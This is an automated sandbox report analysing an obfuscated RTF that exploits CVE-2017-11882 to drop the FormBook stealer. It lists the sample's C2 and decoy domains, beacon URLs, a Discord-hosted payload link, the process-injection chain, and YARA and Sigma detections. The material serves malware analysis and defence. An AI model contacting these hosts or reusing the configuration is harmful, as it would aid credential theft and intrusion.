

JoeSandbox Cloud BASIC



ID: 532961

Sample Name:

SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.15350.12171

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 21:46:15

Date: 02/12/2021

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.15350.12171	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: FormBook	4
Yara Overview	5
Dropped Files	5
Memory Dumps	6
Unpacked PEs	6
Sigma Overview	7
System Summary:	7
Data Obfuscation:	7
Jbx Signature Overview	7
AV Detection:	7
Exploits:	7
Software Vulnerabilities:	7
Networking:	7
E-Banking Fraud:	7
System Summary:	7
Data Obfuscation:	8
Persistence and Installation Behavior:	8
Hooking and other Techniques for Hiding and Protection:	8
Malware Analysis System Evasion:	8
HIPS / PFW / Operating System Protection Evasion:	8
Stealing of Sensitive Information:	8
Remote Access Functionality:	8
Mitre Att&ck Matrix	8
Behavior Graph	9
Screenshots	10
Thumbnails	10
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	11
Domains	11
URLs	11
Domains and IPs	11
Contacted Domains	11
Contacted URLs	11
URLs from Memory and Binaries	12
Contacted IPs	12
Public	12
General Information	12
Simulations	13
Behavior and APIs	13
Joe Sandbox View / Context	13
IPs	13
Domains	14
ASN	15
JA3 Fingerprints	16
Dropped Files	17
Created / dropped Files	17
Static File Info	20
General	20
File Icon	21
Static RTF Info	21
Objects	21
Network Behavior	21
Snort IDS Alerts	21
Network Port Distribution	21
TCP Packets	21
UDP Packets	21
DNS Queries	21
DNS Answers	22
HTTP Request Dependency Graph	22
HTTP Packets	22
HTTPS Proxied Packets	24
Code Manipulations	51

User Modules	52
Hook Summary	52
Processes	52
Statistics	52
Behavior	52
System Behavior	52
Analysis Process: WINWORD.EXE PID: 672 Parent PID: 596	52
General	52
File Activities	52
File Created	52
File Deleted	52
Registry Activities	52
Key Created	52
Key Value Created	52
Key Value Modified	52
Analysis Process: EQNEDT32.EXE PID: 1232 Parent PID: 596	53
General	53
File Activities	53
Registry Activities	53
Key Created	53
Key Value Created	53
Analysis Process: cmd.exe PID: 1812 Parent PID: 1232	53
General	53
Analysis Process: cscript.exe PID: 2700 Parent PID: 1812	53
General	53
File Activities	54
Analysis Process: powershell.exe PID: 2652 Parent PID: 1304	54
General	54
File Activities	54
File Read	54
Registry Activities	54
Analysis Process: calc.exe PID: 3060 Parent PID: 2652	55
General	55
File Activities	55
File Read	55
Analysis Process: explorer.exe PID: 1764 Parent PID: 3060	55
General	56
File Activities	56
Analysis Process: rundll32.exe PID: 236 Parent PID: 1764	56
General	56
File Activities	57
File Read	57
Analysis Process: cmd.exe PID: 2176 Parent PID: 236	57
General	57
Disassembly	57
Code Analysis	57


Windows Analysis Report SecuriteInfo.com.Exploit.Rtf...

Overview

General Information


Sample Name:	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.15350.12171 (renamed file extension from 12171 to rtf)
Analysis ID:	532961
MD5:	bdacb3b17f31a06.
SHA1:	9f6930782942ec4.
SHA256:	16fc1ecc295f8d7...
Tags:	
Infos:	        

Most interesting Screenshot:



Process Tree

Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- | |
|---|
| Short IDS alert for network traffic (e... |
| Document contains OLE streams wh... |
| Sigma detected: Office product drop... |
| System process connects to networ... |
| Document exploit detected (creates ... |
| Antivirus detection for dropped file |
| Found malware configuration |
| Yara detected FormBook |
| Malicious sample detected (through ... |
| Sigma detected: Droppers Exploiting... |
| Maps a DLL or memory area into an... |
| Sigma detected: Bad Opsec Default... |

Classification



- [illegible]

Malware Configuration

Threatname: FormBook

```

{
  "C2 list": [
    "www.getyourshoponline.com/t3t2/"
  ],
  "decoy": [
    "professorphilipkaloki.com",
    "restorationlifeplus.com",
    "worldfreegamez.com",
    "paulasnaturalelements.com",
    "vecydox.xyz",
    "certifiedhalina.com",
    "roundrockmail.com",
    "dyort.com",
    "ge3f.xyz",
    "skafina.store",
    "centsablefinancialplanning.com",
    "avatarig.com",
    "meta-x.store",
    "metataxbit.com",
    "contact-ebf.com",
    "soungy.com",
    "theoptiontwo.com",
    "pangeadba.com",
    "inovelemoradia.com",
    "almisanbs.net",
    "tracarau.info",
    "waterfallswisconsinplus.xyz",
    "d6f0tmpjmk9eutnnvfk4716.com",
    "kafani.xyz",
    "myponzu.com",
    "indigovideography.com",
    "poolcomplaints.com",
    "metaboxgame.xyz",
    "dtbd.net",
    "nocallwaiting.com",
    "imin-token.com",
    "annaitherasa.com",
    "caratnaked.com",
    "nnhu.space",
    "ballufa.bet",
    "theoudhy.com",
    "theroadbrand.store",
    "voguishshop.com",
    "wintangible.com",
    "cornheaderparts.com",
    "pulpbranding.com",
    "ambulante-reha-muenchen.com",
    "xd7bh22mc04.xyz",
    "keldefi.com",
    "maman-travail.com",
    "socialbizz.xyz",
    "shopauthenticatnpabayrays.com",
    "camylo.online",
    "zhangchanghong.com",
    "tafelimited.com",
    "eminkoy.com",
    "towne-kitchen.com",
    "marcasemele.com",
    "203.life",
    "innerrackers.com",
    "fddf.xyz",
    "sweettreatworld.com",
    "freeze-the-fat-away.com",
    "lillianpsmith.com",
    "fabulouspatricia.com",
    "sling-city.com",
    "wavesmodel.com",
    "africanancesry.com",
    "os-meta.com"
  ]
}

```

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{07064FCF-B986-4FF1-8E5F-48BE8D9FE1ED}.tmp	rtf_cve2017_11882_ole	Attempts to identify the exploit CVE 2017 11882	John Davison	0x3000:\$headers: 1C 00 00 00 02 00 9E C4 A9 00 00 0 0 00 00 00 00 C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 0 3 01 01 03 0A 0x3021:\$font: 0A 01 08 5A 5A 0x3052:\$winexec: 12 0C 43 00

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{07064FCF-B986-4FF1-8E5F-48BE8D9FE1ED}.tmp	EXP_potential_CVE_2017_11882	unknown	ReversingLabs	0x0:\$docfilemagic: D0 CF 11 E0 A1 B1 1A E1 0x2f00:\$equation1: Equation Native 0x920:\$equation2: Microsoft Equation 3.0 0x3029:\$exe: .exe 0x3052:\$address: 12 0C 43 00

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.684885243.00000000001F0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000C.00000002.684885243.00000000001F0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x9908:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x9b82:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x156b5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x151a1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x157b7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x1592f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0xa59a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1441c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xb293:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x1b927:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1c92a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000C.00000002.684885243.00000000001F0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	0x18849:\$sqlite3step: 68 34 1C 7B E1 0x1895c:\$sqlite3step: 68 34 1C 7B E1 0x18878:\$sqlite3text: 68 38 2A 90 C5 0x1899d:\$sqlite3text: 68 38 2A 90 C5 0x1888b:\$sqlite3blob: 68 53 D8 7F 8C 0x189b3:\$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.568094233.0000000006339000.0000004.00000001.sdmp	rtf_cve2017_11882_ole	Attempts to identify the exploit CVE 2017 11882	John Davison	0x4900:\$headers: 1C 00 00 00 02 00 9E C4 A9 00 00 0 0 00 00 00 0E D8 33 06 00 00 00 00 00 00 00 03 01 01 03 0A 0x4921:\$font: 0A 01 08 5A 5A 0x4952:\$winexec: 12 0C 43 00
0000000A.00000002.510729080.0000000000080000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 27 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
10.0.calc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
10.0.calc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x8b08:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x8d82:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x148b5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x143a1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x149b7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x14b2f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x979a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1361c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xa493:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x1ab27:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1bb2a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
10.0.calc.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	0x17a49:\$sqlite3step: 68 34 1C 7B E1 0x17b5c:\$sqlite3step: 68 34 1C 7B E1 0x17a78:\$sqlite3text: 68 38 2A 90 C5 0x17b9d:\$sqlite3text: 68 38 2A 90 C5 0x17a8b:\$sqlite3blob: 68 53 D8 7F 8C 0x17bb3:\$sqlite3blob: 68 53 D8 7F 8C
10.0.calc.exe.400000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
10.0.calc.exe.400000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x8b08:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x8d82:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x148b5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x143a1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x149b7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x14b2f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x979a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1361c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xa493:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x1ab27:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1bb2a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
Click to see the 14 entries				

Sigma Overview

System Summary:



Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicious Script Execution From Temp Folder

Sigma detected: WScript or CScript Dropper

Sigma detected: Suspicious Rundll32 Without Any CommandLine Params

Sigma detected: Microsoft Office Product Spawning Windows Shell

Data Obfuscation:



Sigma detected: Office product drops script at suspicious location

Jbx Signature Overview



[Click to jump to signature section](#)

AV Detection:



Antivirus detection for dropped file

Found malware configuration

Yara detected FormBook

Exploits:



Found potential equation exploit (CVE-2017-11882)

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Software Vulnerabilities:



Document exploit detected (creates forbidden files)

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud:



Yara detected FormBook

System Summary:



Document contains OLE streams which likely are hidden ActiveX objects

Malicious sample detected (through community Yara rule)
Document contains OLE streams with names of living off the land binaries
Very long command line found
Microsoft Office drops suspicious files
Found suspicious RTF objects

Data Obfuscation:

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements
--

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)
Maps a DLL or memory area into another process
Injects a PE file into a foreign processes
Sample uses process hollowing technique
Writes to foreign memory regions
Queues an APC in another process (thread injection)
Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:

Yara detected FormBook



Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor Cor
Valid Accounts	Windows Management Instrumentation 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	Credential API Hooking 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingr Tra
Default Accounts	Scripting 1	Boot or Logon Initialization Scripts	Process Injection 7 1 2	Scripting 1	LSASS Memory	System Information Discovery 1 1 4	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Enc Cha
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Nor Lay

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{07064FCF-B986-4FF1-8E5F-48BE8D9FE1ED}.tmp	100%	Avira	EXP/CVE-2017-011882.Gen	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.0.calc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
10.2.calc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
10.0.calc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
10.2.calc.exe.30000.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
10.0.calc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
10.2.calc.exe.2f6578.1.unpack	100%	Avira	TR/ATRAPS.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.vecydoy.xyz/t3t2/?s2MDa=cHQmaRhXG/vngEBYs69ZQUNH+JDMxyaQFA1QwuukQiJPteqD3aI5HBNhKJ+idn/6LHxDHg==&aJ=btX8n42x9	0%	Avira URL Cloud	safe	
http://schemas.openformatrg/package/2006/content-t	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://tresearch.net	0%	URL Reputation	safe	
www.getyourshoponline.com/t3t2/	0%	Avira URL Cloud	safe	
http://schemas.open	0%	URL Reputation	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://www.lillianpsmith.com/t3t2/?s2MDa=Y2xcL3ZkL7oVFMSzs9YHectEjMd2sfTUB3/xlHaDCcg2Dqhl08BobNvGWm7cW+r/tXQJ1w==&aJ=btX8n42x9	0%	Avira URL Cloud	safe	
http://www.marcasemele.com/t3t2/?s2MDa=3Qj9oZzfewD59ZVrWkdF2G2Wunuif2Jlkx5S2y1tDqrPnVj26TOdvUTbk2/4ZHnYpFjC/w==&aJ=btX8n42x9	0%	Avira URL Cloud	safe	
http://computername/printers/printrname/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.vecydoy.xyz	104.21.39.13	true	true		unknown
google.com	216.58.215.238	true	false		high
td-balancer-db4-63-177.wixdns.net	185.230.63.177	true	true		unknown
cdn.discordapp.com	162.159.135.233	true	false		high
lillianpsmith.com	50.62.137.48	true	true		unknown
www.marcasemele.com	unknown	unknown	true		unknown
www.lillianpsmith.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.vecydoy.xyz/t3t2/?s2MDa=cHQmaRhXG/vngEBYs69ZQUNH+JDMxyaQFA1QwuukQiJPteqD3aI5HBNhKJ+idn/6LHxDHg==&aJ=btX8n42x9	true	Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/915347845752705109/915799800740462662/mono.jpg	false		high
www.getyourshoponline.com/t3t2/	true	Avira URL Cloud: safe	low
http://www.lillianpsmith.com/t3t2/?s2MDa=Y2xcL3ZkL7oVFMSzs9YHectEjMd2sfTUB3/xlHaDCcg2Dqhl08BobNvGWm7cW+r/tXQJ1w==&aJ=btX8n42x9	true	Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.marcasemele.com/t3t2/?s2MDa=3Qj9oZZfewD59ZVrWkdF2G2Wunuif2Jlkx5S2y1tDqrPnVj26TOdvUTbk2/4ZHnYpFjC/w==&aJ=btX8n42x9	true	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
50.62.137.48	lillianpsmith.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
185.230.63.177	td-balancer-db4-63-177.wixdns.net	Israel		58182	WIX_COMIL	true
104.21.39.13	www.vecydox.xyz	United States		13335	CLOUDFLARENETUS	true
162.159.135.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532961
Start date:	02.12.2021
Start time:	21:46:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.15350.12171 (renamed file extension from 12171 to rtf)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winRTF@12/12@6/4
EGA Information:	Failed
HDC Information:	- Successful, ratio: 18.8% (good quality ratio 17.5%) - Quality average: 67.1% - Quality standard deviation: 29.3%
HCA Information:	- Successful, ratio: 100% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Adjust boot time - Enable AMSI - Found Word or Excel or PowerPoint or XPS Viewer - Attach to Office via COM - Scroll down - Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
21:46:19	API Interceptor	27x Sleep call for process: EQNEDT32.EXE modified
21:46:21	API Interceptor	12x Sleep call for process: cscript.exe modified
21:46:22	API Interceptor	299x Sleep call for process: powershell.exe modified
21:46:52	API Interceptor	33x Sleep call for process: calc.exe modified
21:47:09	API Interceptor	192x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.230.63.177	l1.exe	Get hash	malicious	Browse	www.smileboothrental.com/znhk/?5jP4=xcz1f7yX0kOTV67fOanD9k/QfdUT54F0WKhqCPs/VF4OwzyzF+A5OAgIAdi804m/MvEs4K4rlw==&o8Vdd=s4RpWps
	Purchase Order - 10,000MT.exe	Get hash	malicious	Browse	www.theendesign.com/z4m5/?2dY=mlrHJ&3f90bfc8=WzFh0tihNHDVU2mTI+IF6byZjmgf8HXtw930cueo4YDPQ7PXC3sHG4kXfbhUWENaLKBG
162.159.135.233	We7WnoqeXe.exe	Get hash	malicious	Browse	cdn.discordapp.com/attachment/s/878034206570209333/908097655173947432/slhost.exe
	mosoxxxHack.exe	Get hash	malicious	Browse	cdn.discordapp.com/attachment/s/710557342755848243/876828681815871488/clp.exe
	Sales-contract-deaho-180521-poweruae.doc	Get hash	malicious	Browse	cdn.discordapp.com/attachment/s/843685789120331799/844316591284944986/poiu.exe
	PURCHASE ORDER E3007921.EXE	Get hash	malicious	Browse	cdn.discordapp.com/attachment/s/809311531652087809/839820005927550996/Youngest_Snake.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Waybill Document 22700456.exe	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/80931153 1652087809 /839856358 152208434/ May_Blessi ng.exe
	COMPANY REQUIREMENT.doc	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/81967489 6988242004 /819677189 900861500/ harcout.exe
	Email data form.doc	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/78927951 7516365865 /789279697 203757066/ angelx.scr
	Down Payment.doc	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/78894637 5533789214 /788947376 849027092/ atlasx.scr
	Vessel details.doc	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/78017501 5496777751 /781048233 136226304/ mocux.exe
	Teklif Rusya 24 09 2020.doc	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/73381808 0668680222 /758418625 429372978/ p2.jpg

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
google.com	PO-5738737272.exe	Get hash	malicious	Browse	216.58.215.238
	20211129.exe	Get hash	malicious	Browse	142.250.186.46
	Unpoetical.exe	Get hash	malicious	Browse	142.250.18 5.206
	RFQ-18072 QPHN .doc	Get hash	malicious	Browse	172.217.168.14
	RFQ-CIF DT22.doc	Get hash	malicious	Browse	216.58.215.238
	RFQ00_3779028392.doc	Get hash	malicious	Browse	216.58.215.238
	sv4q1RcC7y.exe	Get hash	malicious	Browse	172.217.168.68
	RFQ - SST#2021111503.exe	Get hash	malicious	Browse	172.217.168.83
	REQUEST FOR SPECIFICATION.exe	Get hash	malicious	Browse	172.217.168.83
td-balancer-db4-63-177.wixdns.net	l1.exe	Get hash	malicious	Browse	185.230.63.177
	Purchase Order - 10,000MT.exe	Get hash	malicious	Browse	185.230.63.177
cdn.discordapp.com	PRO.exe	Get hash	malicious	Browse	162.159.13 0.233
	RFQ-18072 QPHN .doc	Get hash	malicious	Browse	162.159.13 4.233
	RFQ-CIF DT22.doc	Get hash	malicious	Browse	162.159.13 5.233
	RFQ00_3779028392.doc	Get hash	malicious	Browse	162.159.13 4.233
	uATT8vAUK9.exe	Get hash	malicious	Browse	162.159.13 5.233
	1Y0xc70fbX.exe	Get hash	malicious	Browse	162.159.12 9.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Document.exe	Get hash	malicious	Browse	162.159.12 9.233
	new offers885111832.docx	Get hash	malicious	Browse	162.159.12 9.233
	new offers885111832.docx	Get hash	malicious	Browse	162.159.13 4.233
	lifehacks_6582318243.docx	Get hash	malicious	Browse	162.159.13 4.233
	lifehacks_6582318243.docx	Get hash	malicious	Browse	162.159.13 0.233
	Narudzba.0953635637.PDF.exe	Get hash	malicious	Browse	162.159.12 9.233
	Orden de compra.exe	Get hash	malicious	Browse	162.159.13 3.233
	NOTIFICACION DE CITACION No. 0988-02043-2020. OFI CINA DE TALENTO HUMANO.exe	Get hash	malicious	Browse	162.159.13 3.233
	WK1CQJJu13.exe	Get hash	malicious	Browse	162.159.13 5.233
	SecuriteInfo.com.Packed-GDV0304D0F07C5D.24466.exe	Get hash	malicious	Browse	162.159.13 0.233
	SecuriteInfo.com.W32.AIDetect.malware1.19028.exe	Get hash	malicious	Browse	162.159.12 9.233
	I5TsW8WmSc.exe	Get hash	malicious	Browse	162.159.12 9.233
	8VvzOu0uHY.exe	Get hash	malicious	Browse	162.159.13 4.233
	koCttsCjGY.exe	Get hash	malicious	Browse	162.159.13 0.233

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WIX_COMIL	DRAFT PSIC-TDX-210247.xlsx	Get hash	malicious	Browse	185.230.63.96
	PALMETTO STATE PARTS98_.xlsx.exe	Get hash	malicious	Browse	185.230.61.173
	LjqCr7g3bU.exe	Get hash	malicious	Browse	185.230.63.96
	l1.exe	Get hash	malicious	Browse	185.230.63.161
	Purchase Order - 10,000MT.exe	Get hash	malicious	Browse	185.230.63.177
	HSBC-CHINA_2021-11-02.exe	Get hash	malicious	Browse	185.230.60.177
	iSBX2z1os7.exe	Get hash	malicious	Browse	185.230.63.107
	ZFPpWtPkYW.exe	Get hash	malicious	Browse	185.230.60.161
	L5ArP1wWXe.exe	Get hash	malicious	Browse	185.230.60.177
	CONTRACT 18641.xlsx	Get hash	malicious	Browse	185.230.60.102
	ClgNlmU3ls.exe	Get hash	malicious	Browse	185.230.60.102
	nFzJnfmTNh.exe	Get hash	malicious	Browse	185.230.63.96
	RFQ - 14000102697.doc	Get hash	malicious	Browse	185.230.60.161
	SGKCM20217566748_Federighi Turkiye Oferta Term#U00e9k.exe	Get hash	malicious	Browse	185.230.60.161
	PO_0008.exe	Get hash	malicious	Browse	185.230.60.102
	Transfer application.exe	Get hash	malicious	Browse	185.230.60.177
	xwKdahKpN8.exe	Get hash	malicious	Browse	185.230.63.107
	Swedbank.html	Get hash	malicious	Browse	185.230.60.98
	aVzUZCHkko.exe	Get hash	malicious	Browse	185.230.63.171
	Tz8eRwnGhm.exe	Get hash	malicious	Browse	185.230.63.171
CLOUDFLARENETUS	PaymentReceipt.html	Get hash	malicious	Browse	104.16.19.94
	ATT01313.html	Get hash	malicious	Browse	104.16.18.94
	1D4l9eR0W4.exe	Get hash	malicious	Browse	23.227.38.74
	CTvjbMY3DK.dll	Get hash	malicious	Browse	104.26.6.139
	j6cSSIGZK8.dll	Get hash	malicious	Browse	104.26.6.139
	CTvjbMY3DK.dll	Get hash	malicious	Browse	172.67.70.134
	QEuPmJ4lVYW4nj1.exe	Get hash	malicious	Browse	104.21.19.200
	200098765245699000000.exe	Get hash	malicious	Browse	104.21.19.200
	nakit.exe	Get hash	malicious	Browse	104.21.19.200
	S8TePU9taH.dll	Get hash	malicious	Browse	104.26.6.139
	Token Grabber.exe	Get hash	malicious	Browse	162.159.13 5.232
	PRO.exe	Get hash	malicious	Browse	162.159.13 0.233
	RFQ-18072 QPHN .doc	Get hash	malicious	Browse	162.159.13 4.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ-CIF DT22.doc	Get hash	malicious	Browse	• 162.159.13 5.233
	RFQ00_3779028392.doc	Get hash	malicious	Browse	• 162.159.13 4.233
	aRo4FhRug5.dll	Get hash	malicious	Browse	• 104.26.2.70
	PaymentReceiptPDF.html	Get hash	malicious	Browse	• 104.16.19.94
	Milleniumbpc.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	uATT8vAUK9.exe	Get hash	malicious	Browse	• 162.159.13 5.233
	1Y0xc70fbX.exe	Get hash	malicious	Browse	• 162.159.12 9.233
AS-26496-GO-DADDY-COM-LLCUS	SOA.exe	Get hash	malicious	Browse	• 160.153.63.160
	CU-6431 report.xlsm	Get hash	malicious	Browse	• 107.180.46.229
	CU-6431 report.xlsm	Get hash	malicious	Browse	• 107.180.46.229
	DHL2480021250.exe	Get hash	malicious	Browse	• 107.180.44.132
	SCAN_7295943480515097.xlsm	Get hash	malicious	Browse	• 107.180.46.229
	SCAN_7295943480515097.xlsm	Get hash	malicious	Browse	• 107.180.46.229
	PAYMENT PROOF.exe	Get hash	malicious	Browse	• 160.153.63.160
	TT swift copy.exe	Get hash	malicious	Browse	• 148.66.138.249
	DHL DOCUMENT FOR #504.exe	Get hash	malicious	Browse	• 72.167.241.180
	Purchase order.exe	Get hash	malicious	Browse	• 148.66.138.249
	swift copy.exe	Get hash	malicious	Browse	• 160.153.63.160
	print_01.exe	Get hash	malicious	Browse	• 107.180.56.180
	New order.exe	Get hash	malicious	Browse	• 148.66.138.249
	PO_30-11-2021.xlsx	Get hash	malicious	Browse	• 166.62.110.60
	New order.exe	Get hash	malicious	Browse	• 148.66.138.249
	ORDEN DE COMPRA (2).exe	Get hash	malicious	Browse	• 107.180.88.78
	remitted payment.exe	Get hash	malicious	Browse	• 160.153.63.160
	ORDEN DE COMPRA (2).exe	Get hash	malicious	Browse	• 107.180.88.78
	ABONOF2201_ .exe.exe	Get hash	malicious	Browse	• 107.180.56.180
	request quotation.exe	Get hash	malicious	Browse	• 107.180.38.104

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
